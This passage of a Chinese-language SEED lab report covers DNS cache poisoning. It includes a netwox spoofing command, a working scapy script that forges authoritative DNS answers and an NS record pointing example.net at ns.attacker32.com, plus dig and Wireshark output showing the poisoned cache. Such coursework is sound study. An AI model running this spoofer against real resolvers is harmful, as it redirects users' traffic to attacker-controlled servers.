;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 42209
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        10      IN      A       1.2.3.4

;; AUTHORITY SECTION:
ns.example.com.         10      IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         10      IN      A       1.2.3.5

;; Query time: 244 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Tue Sep 15 06:51:30 EDT 2020
;; MSG SIZE  rcvd: 107
```

攻击者的虚假响应使客户端受害者接收到的 IP 地址为伪造的 1.2.3.4，攻击成功。


Task 6: DNS Cache Poisoning Attack

使用 netwox105 工具构造虚假报文，运行攻击程序：



```
[09/15/20]seed@VM:~$ sudo netwox 105 --hostname "www.example.net" --hostnameip "
10.20.30.40" --authns "ns.example.net" --authnsip "10.20.30.50" --ttl 19000 --sp
oofip raw
DNS_question_______________________________________________________________.
| id=11493   rcode=OK             opcode=QUERY                              |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=1                     |
| www.example.net. A                                                        |
| . OPT UDPpl=4096 errcode=0 v=0 ...                                        |
|___________________________________________________________________________|
DNS_answer_________________________________________________________________.
| id=11493   rcode=OK             opcode=QUERY                              |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1                     |
| www.example.net. A                                                        |
| www.example.net. A 19000 10.20.30.40                                      |
| ns.example.net. NS 19000 ns.example.net.                                  |
| ns.example.net. A 19000 10.20.30.50                                       |
|___________________________________________________________________________|
DNS_question_______________________________________________________________.
| id=44541   rcode=OK             opcode=QUERY                              |
| aa=0 tr=0 rd=0 ra=0  quest=1  answer=0  auth=0  add=1                     |
| www.example.net. A                                                        |
| . OPT UDPpl=512 errcode=0 v=0 ...                                         |
|___________________________________________________________________________|
```

运行攻击程序之后：




```
[09/15/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 11493
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        19000   IN      A       10.20.30.40

;; AUTHORITY SECTION:
ns.example.net.         19000   IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         19000   IN      A       10.20.30.50

;; Query time: 56 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Tue Sep 15 09:33:39 EDT 2020
;; MSG SIZE  rcvd: 88
```

攻击方停止发送虚假报文后，客户端使用 dig 命令，仍然得到虚假的 IP 地址，这说明 DNS 服务器缓存欺骗的攻击效果持续时间更长。


Task 7: DNS Cache Poisoning: Targeting the Authority Section

构造并发送欺骗报文，使得对 example.net 域中任何主机名的查询，都被解析到 ns.attacker32.com 服务器：




```python
from scapy.all import *
def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in str(pkt[DNS].qd.qname)):
        IPpkt=IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt=UDP(dport=pkt[UDP].sport, sport=53)
        Anssec=DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200, rdata='10.0.2.123')
        NSsec=DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='ns.attacker32.com')
        DNSpkt=DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,qdcount=1, ancount=1, nscount=1, an=Anssec, ns=NSsec )
        spoofpkt=IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)
pkt=sniff(filter='udp and dst port 53 and src host 10.0.2.7', prn=spoof_dns)
```

在客户端受害者上查询 www.example.com，发现已被解析至 ns.attacker32.com ：




```
[09/15/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 9034
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.123

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns.attacker32.com.

;; Query time: 183 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Tue Sep 15 22:12:43 EDT 2020
;; MSG SIZE  rcvd: 91
```

用 wireshark 可以看到，example.net 域名下的所有网站都会被解析到 199.43.133.53 (attacker32.com) 的 DNS 服务器：



```
10.0.2.6          10.0.2.7          DNS       91 Standard query 0xa0bd A mailss.example.net OPT
10.0.2.7          199.43.133.53     DNS       91 Standard query 0xddfb A mailss.example.net OPT
PcsCompu_a9:a3:fd                   ARP       44 Who has 10.0.2.7? Tell 10.0.2.8
PcsCompu_10:c9:18                   ARP       62 10.0.2.7 is at 08:00:27:10:c9:18
199.43.133.53     10.0.2.7          DNS      156 Standard query response 0xddfb A mailss.example.net A 10.0.2.123 NS
10.0.2.7          10.0.2.6          DNS      138 Standard query response 0xa0bd A mailss.example.net A 10.0.2.123 NS
```



```
10.0.2.6          10.0.2.7          DNS       87 Standard query 0xf07e A ws.example.net OPT
10.0.2.7          199.43.135.53     DNS       87 Standard query 0xfc44 A ws.example.net OPT
PcsCompu_a9:a3:fd                   ARP       44 Who has 10.0.2.7? Tell 10.0.2.8
PcsCompu_10:c9:18                   ARP       62 10.0.2.7 is at 08:00:27:10:c9:18
199.43.135.53     10.0.2.7          DNS      148 Standard query response 0xfc44 A ws.example.net A 10.0.2.123 NS ns.
10.0.2.7          10.0.2.6          DNS      134 Standard query response 0xf07e A ws.example.net A 10.0.2.123 NS ns.
```

针对权限组的 DNS 缓存中毒攻击成功。